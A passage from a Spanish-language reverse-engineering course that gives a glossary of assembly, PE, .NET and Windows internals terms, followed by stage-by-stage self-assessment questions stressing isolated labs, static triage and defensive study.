Decompilador	Herramienta que reconstruye una vista legible aproximada a partir de un binario o del IL. No recupera el código original exacto.
Desplazamiento (displacement)	Distancia que se suma a una dirección para calcular un destino o un campo. En un `call` / `jmp` relativo, se mide desde la instrucción siguiente.
DLL	Biblioteca de código que otros programas cargan en tiempo de ejecución (`.dll` en Windows).
DR0–DR3	Registros de depuración del procesador que sostienen breakpoints de hardware. Hay cuatro por hilo.
EAX / RAX	Registro acumulador; suele guardar el resultado de una función.
EBP / RBP	Base pointer: referencia estable del marco de pila en funciones de 32 bits.
EBX / RBX	Registro de propósito general; a veces apunta a datos.
ECX / RCX	Registro contador; se usa en bucles, shifts variables y `rep`. En x64 es el primer argumento.
EDI / RDI	Destination index: registro de destino en copias de memoria (`movs`, `stos`).
EDX / RDX	Registro de datos; parte alta en multiplicaciones/divisiones. En x64 es el segundo argumento.
EIP / RIP	Instruction pointer: dirección de la próxima instrucción a ejecutar.
Entropía	Medida de cuán aleatorios son unos bytes (0 a 8 bits por byte); cerca de 8 sugiere datos comprimidos o cifrados. Ver Packers.
Entry point	Primera instrucción del código de un programa; no es necesariamente `main`.
ESI / RSI	Source index: origen en copias de memoria.
ESP / RSP	Stack pointer: apunta a la cima del stack.
Excepción de primera / segunda oportunidad	Avisos del depurador antes de buscar handlers (primera) y cuando nadie la manejó (segunda). Solo la segunda indica un fallo no manejado. Ver 2D.11.
Export	Función o símbolo que una DLL ofrece a otros programas.
FIFO	*First in, first out*: lo primero que entra es lo primero que sale (una cola).
Flag	Bit de estado que resume el resultado de una operación (`ZF`, `SF`, `CF`, `OF`). Ver registros.
Frida	Herramienta de instrumentación dinámica que inyecta JavaScript en un proceso para enganchar funciones (`Interceptor.attach`). Ver Scripting de debugger.

Término	Explicación
Función	Bloque de código con un nombre, parámetros y un valor de retorno.
Handle	Identificador opaco que el sistema da para referenciar un recurso (archivo, ventana, hilo).
Heap	Zona de memoria dinámica, administrada por `malloc` / `new` o por el runtime.
Hexadecimal	Base 16, con dígitos 0–9 y A–F. Cada dígito representa 4 bits.
Hipervisor	Programa que crea y administra máquinas virtuales (VirtualBox, VMware, Hyper-V).

I–O

Término	Explicación
IAT	*Import Address Table*: tabla de punteros que el cargador completa con las direcciones de las funciones importadas. Ver PE.
IDA	Desensamblador y debugger interactivo. IDA Free es la versión gratuita. Ver IDA.
IL / MSIL	Lenguaje intermedio de .NET, compilado a máquina por el JIT. Ver .NET.
Image base	Dirección preferida en la que se carga una imagen. ASLR puede cambiarla.
Import	Función o símbolo que un programa toma de una DLL.
Instrucción	Operación elemental que ejecuta la CPU (`mov`, `add`, `jmp`).
JIT	*Just-in-time compiler*: compila IL a código nativo en tiempo de ejecución.
JMP	Salto incondicional.
Kernel	Núcleo del sistema operativo, con el máximo privilegio. Fuera del alcance de esta edición. Ver fuera de alcance.
LEA	*Load effective address*: calcula una dirección sin leer memoria.
LIFO	*Last in, first out*: lo último que entra es lo primero que sale (una pila).
Little-endian	Orden en que el byte menos significativo se guarda primero. Es el de x86/x64. Ver números.
Malware	Software diseñado para dañar, espiar o tomar control. Se estudia de forma defensiva. Ver malware.
Marco de pila (stack frame)	Región del stack de una función: argumentos, return address, `EBP` guardado y variables locales.
Memoria virtual	Espacio de direcciones que el sistema presenta a cada proceso, independiente de la memoria física.
Memoria W+X	Región o sección escribible y ejecutable a la vez; típica del stub de un packer que escribe código y después lo ejecuta. Ver Packers.
Metadatos	Información sobre tipos, métodos y referencias que acompaña al IL en un ensamblado .NET.
Mnemónico	Nombre legible de una instrucción (`mov`, `add`).
MOV	Instrucción de transferencia de datos; no modifica flags.
NOP	Instrucción que no hace nada (`0x90`). Se usa para rellenar o parchear.
Número mágico	Bytes fijos al comienzo de un archivo o mensaje que identifican su formato (por ejemplo `MZ` en un PE). Ver Método de análisis.
NX / DEP	Mitigación que impide ejecutar código en páginas de datos (stack/heap).
OEP	*Original Entry Point*: punto de entrada del programa original antes de empaquetarlo; ahí se dumpea. Ver Packers.
Offset	Distancia desde un punto de referencia. En un archivo, posición de un byte; en una estructura, distancia a un campo.

Término	Explicación
Opcode	Byte(s) que codifican una instrucción.
Overflow (OF)	Flag que indica desborde en una operación con signo.

P–S

Término	Explicación
pclntab	Tabla de los binarios de Go que relaciona direcciones con funciones y líneas; el runtime la necesita, así que los nombres sobreviven sin símbolos. Ver Huella de compilador.
PE	*Portable Executable*: formato de ejecutables y DLLs de Windows. Ver PE.
PEB	*Process Environment Block*: estructura del sistema con información del proceso. `PEB+2` delata el debugger.
PIE	*Position Independent Executable*: código que puede cargarse en cualquier base (ELF).
Pila (stack)	Zona LIFO donde se guardan argumentos, direcciones de retorno y variables locales.
Predicado opaco	Condición cuyo resultado el ofuscador conoce de antemano (siempre verdadera o siempre falsa), disfrazada de salto condicional. Ver Ofuscación.
Prólogo / epílogo	Instrucciones al inicio y al final de una función que arman y desarman el marco de pila (`push ebp; mov ebp, esp` / `mov esp, ebp; pop ebp; ret`).
Proceso	Programa en ejecución, con su espacio de direcciones, handles e hilos.
QWORD	8 bytes (64 bits).
R8–R15	Registros adicionales de 64 bits en x86-64.
Registro	Memoria pequeña y rápida dentro del procesador. Ver registros.
Relocación	Ajuste de direcciones absolutas cuando una imagen se carga en una base distinta de la preferida.
RET	Instrucción que vuelve de una función: saca el return address del stack y salta.
ROP	*Return-Oriented Programming*: encadenar fragmentos de código existente para ejecutar operaciones. Se explica conceptualmente en vulnerabilidades.
RTTI	*Run-Time Type Information*: datos que el compilador deja para `dynamic_cast` y `typeid`; en reversing da nombres de clases. Ver C++ profundo.
Sandbox	Entorno aislado donde se ejecuta código no confiable.
Sección	Región de un binario con un propósito (`.text` , `.data` , `.rdata`).
Segmento	Región que el cargador mapea con permisos (ELF/PE).
Shellcode	Código pequeño pensado para ejecutarse desde memoria; se estudia conceptualmente, no se produce.
Símbolos públicos	Archivos de símbolos que Microsoft publica para sus binarios: nombres de funciones y globales, sin código fuente ni tipos privados. Ver Patch diffing.
Snapshot	Estado guardado de una VM que permite volver atrás.
SSO (Small String Optimization)	Optimización de `std::string` que guarda cadenas cortas dentro del propio objeto, sin memoria dinámica. Ver C++ profundo.

Término	Explicación
Stack	Ver **pila**.
String	Secuencia de caracteres, generalmente terminada en `0x00` en C.

T–Z

Término	Explicación
TEB	*Thread Environment Block*: estructura por hilo; `FS:[0x18]` apunta a ella en 32 bits.
TLS	*Thread Local Storage*: variables globales con una copia por hilo.
Traza condicional	Ejecución paso a paso automática del debugger que evalúa condiciones de corte y de log en cada instrucción. Ver Scripting de debugger.
UTF-16 / funciones A y W	Windows guarda el texto Unicode en UTF-16 (dos bytes por carácter en el caso común); las APIs de texto tienen versión `A` (página de códigos) y `W` (Unicode). Ver IDA.
VA (virtual address)	Dirección en el espacio de memoria del proceso.
VEH (vectored exception handler)	Manejador de excepciones de todo el proceso, registrado con `AddVectoredExceptionHandler`, que se llama antes que los handlers por marco. Ver 2D.11.
Version Tracking	Herramienta de Ghidra que empareja funciones entre dos versiones y traslada nombres y comentarios. Ver Ghidra.
VTable	Tabla de punteros a métodos virtuales de un objeto C++.
WORD	2 bytes (16 bits).
XOR	Operación lógica "o exclusivo": 1 si los bits son distintos. Se usa para cifrar, poner a cero y ofuscar.
YARA	Herramienta y lenguaje de reglas para detectar patrones en archivos. Ver malware.
ZF (zero flag)	Flag que se activa cuando el resultado de una operación es cero.

Formatos y protocolos

Campo	**Componente de un archivo o mensaje identificado por offset, tamaño y regla de interpretación. Ver 4.5.**
Framing	Regla que permite decidir dónde empieza y termina cada mensaje. En TCP la aplicación define esos límites. Ver 4.5.
TLV	Esquema Type-Length-Value: cada elemento especifica tipo, longitud y valor. Ver 4.5.
Checksum / CRC	Valor para detectar ciertas corrupciones accidentales; no equivale a MAC ni autentica al emisor. Ver 4.5.
Máquina de estados	Modelo de estados y transiciones que ayuda a interpretar mensajes según el intercambio previo. Ver 4.5.

Windows internals y drivers

Término	Explicación
Agregación (COM)	Técnica por la que un objeto externo expone interfaces de uno interno como propias, manteniendo un único `IUnknown`. Ver 2D.6.
ALPC	Mecanismo de mensajes locales de bajo nivel que usan componentes de Windows; poco documentado para uso general. Ver 2D.10.
Altitud (minifilter)	Número que fija la posición de un minifilter en la pila de archivos; Microsoft la asigna por grupo de carga. Ver 6.5.
Apartamento (STA / MTA)	Grupo de hilos y objetos COM que pueden llamarse directamente; entre apartamentos se usa un proxy. Ver 2D.6.
API set	Nombre de contrato (`api-ms-win-…`) que el loader redirige a la DLL que implementa las funciones; puede no existir como archivo. Ver PE fino.
AutoLogger	Sesión ETW configurada en el registro que arranca al iniciar el sistema. Ver 2D.12.
CLSID / IID	GUID que identifica, respectivamente, una clase COM y un contrato de interfaz. Ver 2D.6.
COM	Modelo de componentes de Windows basado en interfaces y reglas de vida de objetos. Ver la rama 2D.
DPC	*Deferred Procedure Call*: trabajo diferido que corre a `DISPATCH_LEVEL`, por ejemplo después de una interrupción. Ver 6.1.
ETW	*Event Tracing for Windows*: sistema de providers, controllers y consumers para registrar eventos. Ver 2D.12.
Free-threaded marshaler (FTM)	Objeto agregable que hace que un puntero COM pase a otro apartamento del mismo proceso sin proxy; entre procesos no evita el marshaling. Ver 2D.6.
HRESULT	Código de resultado de APIs COM; se interpreta con reglas de éxito/fallo, no como booleano. Ver 2D.6.
IOCTL	Código de control que una aplicación envía a un driver con `DeviceIoControl`; incluye tipo de dispositivo, función, método y acceso. Ver 6.2.
IRP	Paquete que lleva una solicitud de E/S por la pila de drivers de Windows. Ver 6.1.
IRQL	Nivel de prioridad del kernel que limita qué operaciones y memoria pueden usarse. Ver 6.1.
KMDF / UMDF	Marcos de drivers de Windows para kernel mode y user mode. Ver 6.2.
LIST_ENTRY	Estructura de lista doblemente enlazada y circular de Windows (`Flink`, `Blink`) embebida en cada elemento; se llega al elemento restando el offset del campo. Ver IDA.
MDL	*Memory Descriptor List*: descripción de las páginas físicas de un buffer bloqueado; la usa el I/O directo. Ver 6.2.
METHOD_NEITHER	Método de IOCTL en el que el driver recibe direcciones de user mode sin validar; se revisa como patrón de riesgo. Ver 6.4.

Término	Explicación
Minifilter	Driver que se registra ante el Filter Manager para observar o modificar operaciones de archivos. Ver 6.5.
MOF	*Managed Object Format*: lenguaje que describe clases e instancias de WMI; se compila al repositorio con `mofcomp`. Ver 2D.9.
Moniker / ROT	Objeto que nombra a otro objeto COM y sabe obtenerlo; la ROT registra los objetos en ejecución con su moniker. Ver 2D.6.
Named pipe	Canal de comunicación nombrado entre procesos, local o de red, protegido por un descriptor de seguridad. Ver 2D.10.
ntdll / API nativa	Capa de funciones `Nt` / `Zw` sobre la que se apoyan las APIs documentadas; sus stubs cargan el número de servicio y ejecutan `syscall`. Ver PE fino.
Pool (paginado / no paginado / NX)	Memoria del kernel; la no paginada se usa a cualquier IRQL y la NX no permite ejecutar código. Ver 6.1.
ProcessDebugPort	Clase de información de `NtQueryInformationProcess`; un valor distinto de cero indica un debugger de modo usuario. Ver Anti-análisis.
Proxy / stub	Par de objetos que empaqueta (proxy, del lado del llamador) y desempaqueta (stub, del lado del servidor) una llamada COM entre apartamentos o procesos. Ver 2D.6.
SPN	*Service Principal Name*: identificador de una instancia de servicio que Kerberos asocia a la cuenta del servicio. Ver 2D.8.
VAD	Descriptor que representa un rango de direcciones virtuales de un proceso. Ver 2D.2.
VBS / HVCI	Seguridad basada en virtualización e integridad de código protegida por hypervisor; controles relacionados, no garantías absolutas. Ver 6.6.
WMI	Infraestructura Windows de clases, proveedores y consumidores para consultar datos y eventos. Ver 2D.9.
WQL	Lenguaje de consultas de WMI, subconjunto de SQL con cláusulas propias para eventos (`WITHIN`, `GROUP WITHIN`). Ver 2D.9.

> **¿Falta un término?**
>
> Si una lección usa una palabra que no está acá, anotala en tu bitácora. El glosario se amplía con las dudas reales, no con definiciones que nadie usa.

Preguntas y respuestas por etapa

Usá esta página como autoevaluación. Respondé primero con tus palabras y después abrí la respuesta. Lo importante no es acertar: es poder **justificar** la respuesta con un ejemplo o una evidencia.

Etapa 0 · Laboratorio y método

▼ **¿Qué diferencia hay entre una snapshot y un backup?**

> Una snapshot guarda el estado de la VM en un momento y permite volver atrás después de un experimento. Un backup es una copia de tus datos para recuperarlos si se pierden. La snapshot no protege los archivos del host y no reemplaza un backup.

▼ **¿Para qué sirve calcular el SHA-256 de un programa?**

> Para identificarlo sin ambigüedad: dos archivos con el mismo hash son, en la práctica, el mismo archivo. También sirve para detectar duplicados y para verificar que la transferencia entre host y guest no alteró el contenido.

▼ **El inventario marca un archivo como `util`. ¿Alcanza para ejecutarlo?**

> No. `util` es una clasificación de catálogo, no un certificado de seguridad, calidad ni vigencia. Antes de ejecutar hay que saber qué es, de dónde salió y si tenés permiso para analizarlo.

▼ **¿Por qué se desactiva la carpeta compartida en la VM?**

> Porque es un canal bidireccional entre guest y host. Un programa con comportamiento malicioso puede leer, cifrar o borrar archivos del host a través de ese canal. Para pasar un archivo se usa una ISO de solo lectura o una unidad temporal que se monta y se desmonta.

▼ **¿Qué red conviene usar en la VM de análisis?**

> Host-only o NAT sin acceso a la LAN. El adaptador puente conecta la VM directamente a tu red local y amplía el alcance de cualquier incidente. Para un crackme no hace falta red.

▼ **¿Qué haces si un programa deja la VM en un estado raro?**

> Detener la VM (no suspenderla), desconectarla de la red desde el hipervisor, restaurar la snapshot limpia, revisar el host y anotar qué pasó. Si hubo exposición de credenciales, cambiarlas.

▼ **¿Se puede analizar malware en la VM del curso?**

> No en la Etapa 0. La rama de malware de esta guía es estática y defensiva; la ejecución de muestras requiere un laboratorio dedicado, protocolo y propósito defensivo. El video 37 de CLS ejecuta Shelter, pero se cita como caso observado, no como práctica recomendada.

▼ **¿Por qué el laboratorio va antes que el assembly?**

> Porque todo lo que sigue implica ejecutar programas que no escribiste. Sin un entorno donde equivocarte sea barato, el primer error puede costar datos personales. El laboratorio es el piso de seguridad del curso.

Etapa 1 · Fundamentos

▼ **¿Por qué `0xFB` puede valer 251 o −5?**

> Porque el patrón de bits es el mismo. Si se interpreta sin signo, vale 251; si se interpreta con signo en complemento a dos, vale −5. El tipo del dato y la instrucción que lo usa deciden la interpretación.

▼ **¿Cómo se guarda `0x0A0B0C0D` en memoria little-endian?**

> Como `0D 0C 0B 0A`: el byte menos significativo va en la dirección más baja. Para leerlo como número hay que invertir el orden.

▼ **Con Image Base `0x400000`, VA `0x401040`, header `0x1000` y `.text` en `0x400`, ¿cuál es el file offset?**

> `0x401040 − 0x400000 = 0x1040`; `0x1040 − 0x1000 = 0x40`; `0x40 + 0x400 = 0x440`. El offset es `0x440`.

▼ **En 32 bits, ¿dónde están los argumentos de una función?**

> En el stack, apilados de derecha a izquierda por el llamador. Después del `call` y del prólogo, el primer argumento suele estar en `[EBP+8]`, el segundo en `[EBP+0xC]`, etc.

▼ **En 64 bits, ¿dónde están los primeros cuatro argumentos?**

> En `RCX`, `RDX`, `R8` y `R9`. El resto va al stack, después de 32 bytes de shadow space que reserva el llamador.

▼ **¿Qué es la IAT y por qué importa?**

> Es la tabla de direcciones de imports que el cargador completa con las funciones de las DLLs. Un `call dword ptr [dirección]` pasa por la IAT; si entendés eso, entendés por qué una llamada a `MessageBoxA` no tiene una dirección fija.

▼ **¿Qué diferencia hay entre stack y heap?**

> El stack es LIFO, lo administra el procesador con `push`/`pop` y llamadas, y su vida está atada a la función. El heap se pide en tiempo de ejecución (`malloc`, `new`), no tiene orden LIFO y su vida la administra el programa o el runtime.

▼ **¿El curso de Python de CLS enseña Python?**

> No. Las 55 transcripciones son un curso de lógica y fundamentos de programación con pseudocódigo y ejemplos en Basic, Pascal y C. No contienen código Python ejecutable y usan Python 2.5.1 como referencia de 2007. Sirven como base de lógica, no como curso de Python.

▼ **¿Qué indica `Magic = 0x20B` en un PE?**

> Que la cabecera opcional es PE32+, es decir, un binario de 64 bits. `0x10B` corresponde a PE32 (32 bits).

▼ **¿Por qué el mismo código compilado en Debug y Release se ve distinto?**

> Porque el compilador aplica optimizaciones: elimina variables, reordena, inlinea funciones y simplifica condiciones. Debug prioriza la depuración; Release, el rendimiento. Para aprender conviene Debug; para analizar un binario real, asumí Release.

Etapa 2 · Introducción al reversing

▼ **¿`mov eax, 0` activa `ZF`?**

> No. `mov` es una transferencia de datos y no actualiza flags. Para activar `ZF` hace falta una operación aritmética o lógica con resultado cero, como `sub eax, eax` o `xor eax, eax`.

▼ **¿Qué diferencia hay entre `CF` y `OF`?**

> `CF` indica acarreo o desborde en una interpretación **sin signo**; `OF`, en una interpretación **con signo**. El mismo resultado puede activar uno, otro o ambos.

▼ **Con `EAX = 0xFFFFFFFF` y `CMP EAX, 2`, ¿salta `JA` o `JG`?**

> `JA` salta, porque como número sin signo `0xFFFFFFFF` es el máximo. `JG` no salta, porque como número con signo es −1, menor que 2.

▼ **¿Qué guarda `call` en el stack?**

> La dirección de la instrucción siguiente al `call`, llamada return address. `ret` la saca y salta ahí.

▼ **¿Quién limpia los argumentos en `cdecl` y en `stdcall`?**

> En `cdecl`, el llamador, con un `add esp, N` después del `call`. En `stdcall`, la función llamada, con `ret N`.

▼ **¿Qué diferencia hay entre F7 y F8?**

> Las dos ejecutan la instrucción actual. F7 entra a las funciones; F8 las ejecuta sin detenerse dentro. F8 no saltea la función: la corre completa.

▼ **¿Cuántos breakpoints de hardware hay y de quién son?**

> Cuatro (`DR0` – `DR3`) por hilo, porque los registros de depuración son parte del contexto de cada hilo. El capítulo 07 dice "por proceso"; la afirmación correcta es por hilo.

▼ **¿Qué byte usa un breakpoint por software?**

> `0xCC`, la instrucción `INT3`. El debugger lo coloca en lugar del byte original y lo restaura al detenerse.

▼ **¿IDA y x64dbg son lo mismo?**

> No. IDA es un desensamblador estático: analiza el archivo sin ejecutarlo. x64dbg es un debugger: ejecuta el programa y muestra su estado. Se complementan.

▼ **¿Cómo sincronizás IDA con el debugger si ASLR cambia la base?**

> Rebaseando IDA a la base que muestra el debugger (`Edit → Segments → Rebase program`) o comparando por file offset (`Ctrl+Shift+G` en el debugger, `Jump to file offset` en IDA). Las direcciones absolutas no sirven si la base cambió.

▼ **¿Qué hace `LEA` y en qué se diferencia de `MOV`?**

> `LEA` calcula una dirección efectiva y la guarda sin leer memoria. `MOV` con corchetes lee el contenido de esa dirección. `lea eax, [ebx+4]` da la dirección; `mov eax, [ebx+4]` da el valor guardado ahí.

▼ **¿Por qué un `call` a una API se ve como `call dword ptr [dirección]`?**

> Porque es un `call` indirecto: no salta a la dirección entre corchetes, sino al puntero que está guardado ahí. Ese puntero es una entrada de la IAT que el cargador completó con la dirección real de la API.

▼ **¿Cuál es el error más común al leer un salto condicional?**

> Leerlo como "si se cumple la condición, salta al bloque bueno". Muchas veces el salto va al bloque de error y es la **negación** de la condición. Hay que preguntar qué camino toma el programa cuando el salto se produce y qué camino cuando no.

▼ **Ves registros `xmm` e instrucciones terminadas en `sd` / `ss`. ¿Qué significa?**

> Es punto flotante con SSE: `sd` es un `double`, `ss` un `float`. Los argumentos `double` en x64 viajan en `xmm0…`, y una comparación usa `ucomisd` + un salto sin signo (y a veces un `jp` por el caso `NaN`).

▼ **Aparece `lea eax, [rax+rax*4]`. ¿Es un acceso a memoria?**

> No. Es una multiplicación por 5 (`x + x*4`): una optimización (*strength reduction*). `lea` se usa acá para aritmética, no para leer memoria.

▼ **En un binario MSVC x64, ¿dónde está el RTTI de una clase y por qué no se lee como puntero?**

> En `vtable[-1]` hay un puntero al Complete Object Locator, cuyos campos en x64 son RVA: hay que sumarles la base de la imagen. Ver 2.18.

▼ **Un slot de vtable lleva a `sub rcx, 10h` y a un salto. ¿Qué es?**

> Un adjustor thunk de herencia múltiple: convierte el `this` de un subobjeto base en el del objeto completo. Ver 2.18.

▼ **Un binario importa solo `LoadLibraryA` y `GetProcAddress` pero hace mucho más. ¿Qué buscás?**

> Resolución dinámica de APIs: las cadenas con nombres de funciones, un recorrido del PEB y de la tabla de exports, o constantes de 32 bits comparadas contra un hash de cada nombre. Ver 2.14.

▼ **La ventana de strings está casi vacía en un programa que muestra mensajes. ¿Qué causas revisás?**

> Cadenas UTF-16 no incluidas en la búsqueda, cadenas con longitud sin `0` final, cadenas armadas en el stack y cadenas cifradas. Ver IDA y 2.10.

▼ **Todos los bloques de una función vuelven al mismo punto, que compara una variable. ¿Qué es y cómo se lee?**

> Flujo aplanado: se reconstruye la tabla estado → bloque → estado siguiente para recuperar el orden real. Ver 2.10.

▼ **Un binario tiene Rich header y `vcruntime140.dll` pero rutas `src/main.rs`. ¿Qué es?**

> Probablemente Rust con el target `-msvc`: una sola pista no alcanza para decidir el lenguaje. Ver 2.13.

▼ **¿Por qué el bit de hipervisor de `CPUID` no prueba que el equipo sea virtual?**

> Porque un Windows con Hyper-V o VBS activo corre sobre un hipervisor también en una máquina física. Ver 2.15.

▼ **En un UPX de 64 bits no hay `popad`. ¿Cómo llegás al OEP?**

> Con un breakpoint de memoria en ejecución sobre la región que estaba vacía: se dispara en la primera instrucción ejecutada ahí. Ver 2.17.

▼ **Un diff muestra trescientas funciones cambiadas. ¿Cómo encontrás el parche?**

> Descartando el ruido repartido por todo el binario (compilador, optimizaciones, direcciones) y buscando el cambio concentrado: un bloque nuevo con comparación y salida temprana. Ver 2.20.

▼ **¿Qué cambia en el proceso cuando lo instrumentás con Frida?**

> Se inyecta una biblioteca y se reescribe el inicio de las funciones enganchadas; un programa con anti-análisis puede notarlo. Ver 2.21.

Etapa 3 · .NET

▼ **¿Qué es el CLR?**

> El runtime de .NET: carga el ensamblado, compila el IL a código nativo con el JIT y administra memoria, excepciones y seguridad.

▼ **¿Qué diferencia hay entre IL y código máquina?**

> El IL es un lenguaje intermedio independiente de la CPU; el código máquina es específico del procesador. El JIT traduce IL a máquina en tiempo de ejecución.

▼ **¿Por qué un decompilador .NET produce código casi fuente?**

> Porque los metadatos conservan nombres, tipos, firmas y estructura, y el IL es una representación de alto nivel. Salvo ofuscación, el decompilador puede reconstruir una versión muy parecida.

▼ **¿Qué hace `cgt` en IL?**

> Compara los dos valores del tope de la pila y empuja 1 si el primero es mayor que el segundo, 0 si no. Es una comparación, no un salto.

▼ **¿Qué se pierde al compilar en Release?**

> Variables locales, líneas y algunas simplificaciones que el compilador aplica. Los nombres de tipos y métodos se conservan, salvo ofuscación.

▼ **¿El decompilador devuelve el código fuente original?**

> No. Reconstruye una lógica equivalente. Puede aplicar De Morgan, reordenar retornos, cambiar nombres y simplificar expresiones. Sirve para entender, no para copiar.

▼ **¿La ofuscación impide analizar un binario .NET?**

> No. Lo hace más difícil. El IL y los metadatos siguen ahí; hay que verificar la reconstrucción con ejecución controlada.

▼ **¿dnSpy sigue siendo la herramienta recomendada?**

> dnSpy dejó de recibir mantenimiento y quedó archivado. Existen bifurcaciones mantenidas (dnSpyEx), pero para leer código ILSpy es más simple y está activo. Verificá siempre el origen de la descarga.

Etapa 4 · Práctica guiada

▼ **¿Cuál es la diferencia entre una hipótesis y una observación?**

> La hipótesis es una afirmación que hacés antes de confirmar; la observación es lo que el debugger te muestra. La hipótesis se contrasta con la observación y se corrige si falla.

▼ **¿Qué hace reproducible un informe?**

> Que incluya el binario identificado por hash, el entorno y las versiones de las herramientas, los pasos y los valores observados. Con eso, otra persona puede repetir el experimento.

▼ **¿Por qué el hash es parte del informe?**

> Porque identifica sin ambigüedad el archivo analizado. Si el hash cambia, el informe ya no aplica a ese archivo.

▼ **¿En qué se diferencian encoding, cifrado y hashing?**

> El encoding (base64, hex) no tiene clave y cualquiera lo revierte; el cifrado usa una clave y sin ella no se recupera el texto; el hashing (MD5, SHA) es de una sola vía. En Windows, mirá primero los imports: si usa CryptoAPI (`advapi32`) o CNG (`bcrypt`), un breakpoint en esas APIs te muestra los datos en claro.

▼ **¿Cuándo NO se ejecuta un programa?**

> Cuando no tenés permiso, no podés contenerlo o no necesitás el comportamiento dinámico. También cuando está en cuarentena o excluido. En esos casos se analiza estático y se documenta.

▼ **Si un programa detecta el debugger y se cierra, ¿qué significa?**

> Que tiene protecciones anti-análisis o que su comportamiento depende del entorno. Es un dato para documentar, no un obstáculo para "saltar". En esta guía se estudia para reconocerlo, no para evadir protecciones comerciales.

▼ **¿Qué hacés primero si una muestra resulta sospechosa?**

> Triage estático: hash, tipo, secciones, imports, strings, reglas YARA. No se ejecuta en el host. Si corresponde, se deriva a un laboratorio dedicado.

▼ **¿Qué pasos seguís si algo sale mal en el laboratorio?**

> Detener la VM, desconectar la red, restaurar la snapshot, revisar el host, anotar qué pasó, reportar si hubo exposición y cambiar las credenciales que pudieron quedar expuestas.

▼ **¿Qué es una divulgación responsable?**

> Reportar la vulnerabilidad en privado al proveedor, darle tiempo para corregir, no publicar el exploit antes de acuerdo y no acceder a datos de terceros. El plazo habitual es de unos 90 días.

▼ **¿Análisis estático o dinámico primero?**

> Depende del caso. Para un programa con strings claras, el estático orienta rápido; para confirmar un valor concreto, el dinámico es más directo. Lo habitual es alternar, empezando por el estático cuando no podés ejecutar.

▼ **Querés reconstruir el formato de archivo de un programa propio. ¿Cómo confirmás la tabla de campos?**

> Cambiando un byte por vez sobre copias para ver qué validación falla, y con un lector independiente que obtenga los mismos valores que el programa. Ver 4.1.

Etapa 5 · Ramas opcionales

▼ **¿Cuál es el primer paso del análisis de malware?**

> El triage estático: hash, tipo, secciones, imports, strings, entropía y reglas de detección. No se ejecuta la muestra en el host.

▼ **¿El stack canary corrige un desborde?**

> No. Detecta que se pisó el valor antes del return address y aborta. El defecto sigue estando; para corregirlo hay que validar el tamaño de la copia (`strncpy`, `snprintf`, `fgets`).

▼ **¿IDAPython funciona en IDA Free?**

> Depende de la versión. Históricamente IDA Free no incluía Python; las versiones recientes agregaron capacidades. Si no está, usá Ghidra o automatizá con `pefile` / `capstone`.

▼ **¿La Etapa 6 de kernel y drivers es obligatoria?**

> No. Es una rama optativa posterior, con prerrequisitos técnicos específicos y laboratorios solo en VM descartable. Las Etapas 0–4 siguen siendo el recorrido base.

▼ **¿Se puede desempaquetar un protector comercial en este curso?**

> No. Esta guía explica qué es un empacador y cómo se reconoce, pero no enseña a eludir protecciones comerciales. Esa práctica queda fuera del marco legal y ético.

▼ **¿Qué hago si terminé las etapas 0 a 4?**

> Elegí **una** rama, completá su práctica y documentala. No acumules temas: acumulá evidencia. Después volvé a las fichas y actualizá tu seguimiento.

2D y Etapa 6 · ramas optativas

▼ **¿Tengo que completar toda 2D para entrar a Etapa 6?**

> No. Para drivers se requieren solo las bases indicadas: objetos/tokens (2D.1), memoria/loader (2D.2) y excepciones/debugging (2D.11), además de C, assembly, memoria/sincronización y WinDbg. 2C es recomendada.

▼ **¿Puedo probar un driver en mi Windows principal?**

> No. La carga y Driver Verifier se limitan a una VM descartable con snapshot. Si la configuración vigente impide cargar el driver de prueba sin rebajar protecciones, se completa análisis estático.

▼ **¿La Etapa 6 exige aprender COM o Task Scheduler?**

> No. No son prerrequisitos para el trabajo de drivers; sus lecciones siguen siendo ramas optativas independientes.

▼ **Un objeto COM agrega el free-threaded marshaler. ¿Hay proxy al pasarlo a otro proceso?**

> Sí. El FTM solo evita el proxy entre apartamentos del mismo proceso; hacia otro proceso delega en el marshaling estándar. Ver 2D.6.

▼ **¿Por qué una búsqueda del CLSID en el registro puede no encontrar una clase que igual se activa?**

> Porque pudiste mirar la vista equivocada (usuario/máquina, 32/64 bits) o la clase se declara en un manifiesto y se resuelve sin registro. Ver 2D.7.

▼ **DCOM activa bien pero la primera llamada falla con `0x800706BA`. ¿Es un problema de permisos?**

> No necesariamente: también encaja un firewall que deja pasar el puerto 135 del mapeador pero no el puerto dinámico del servidor. Ver 2D.8.

▼ **¿`WITHIN 30` y `GROUP WITHIN 30` en una consulta WQL hacen lo mismo?**

> No. El primero fija un intervalo de sondeo; el segundo agrupa eventos y entrega uno agregado. Ver 2D.9.

▼ **Un servidor de named pipe no usa `FILE_FLAG_FIRST_PIPE_INSTANCE`. ¿Qué riesgo hay que revisar?**

> Que otro proceso haya creado el pipe antes y actúe como servidor; la bandera hace fallar la creación si el nombre ya existe. Ver 2D.10.

▼ **¿Una excepción de primera oportunidad en el depurador indica un fallo?**

> No. Solo la segunda oportunidad indica que nadie la manejó. Ver 2D.11.

▼ **Falta un evento ETW esperado. ¿Qué descartás antes de concluir que no hubo actividad?**

> Que el provider estuviera habilitado con el nivel y las keywords adecuados, que el canal o la sesión estuvieran activos y que no hubiera eventos perdidos. Ver 2D.12.

▼ **¿Qué no puede hacer una rutina de driver a `DISPATCH_LEVEL`?**

> Esperar con intervalo no nulo ni acceder a memoria paginable. Ver 6.1.

▼ **Con `METHOD_NEITHER`, ¿por qué `ProbeForRead` no alcanza?**

> Porque solo valida rango y alineación en ese momento; el contenido puede cambiar después y cada acceso debe protegerse y capturarse una vez. Ver 6.4.

▼ **En un 0xD1, ¿qué parámetro llevás a `ln`?**

> El cuarto, la dirección de la instrucción que accedió a memoria, para ver la función. Ver 6.3.

▼ **¿En qué orden ven una operación varios minifilters?**

> Los preoperation, de mayor a menor altitud; los postoperation, en orden inverso. Ver 6.5.

▼ **`Win32_DeviceGuard` dice que la integridad de memoria está configurada pero no corriendo. ¿Protege?**

> No en ese arranque: lo que cuenta es `SecurityServicesRunning`. Ver 6.6.

Fuentes y límites

Fuentes y límites de esta edición

Edición 5. Fecha de cierre de esta tanda: 27 de octubre de 2026.

Este documento explica de dónde sale el material del curso, qué se revisó de verdad, qué quedó pendiente, qué se corrigió respecto de las ediciones anteriores y qué decisiones editoriales se tomaron. Está pensado para que otra persona —u otra sesión de trabajo— pueda continuar sin empezar de cero.

0. Alcance: solo Windows + refuerzo externo

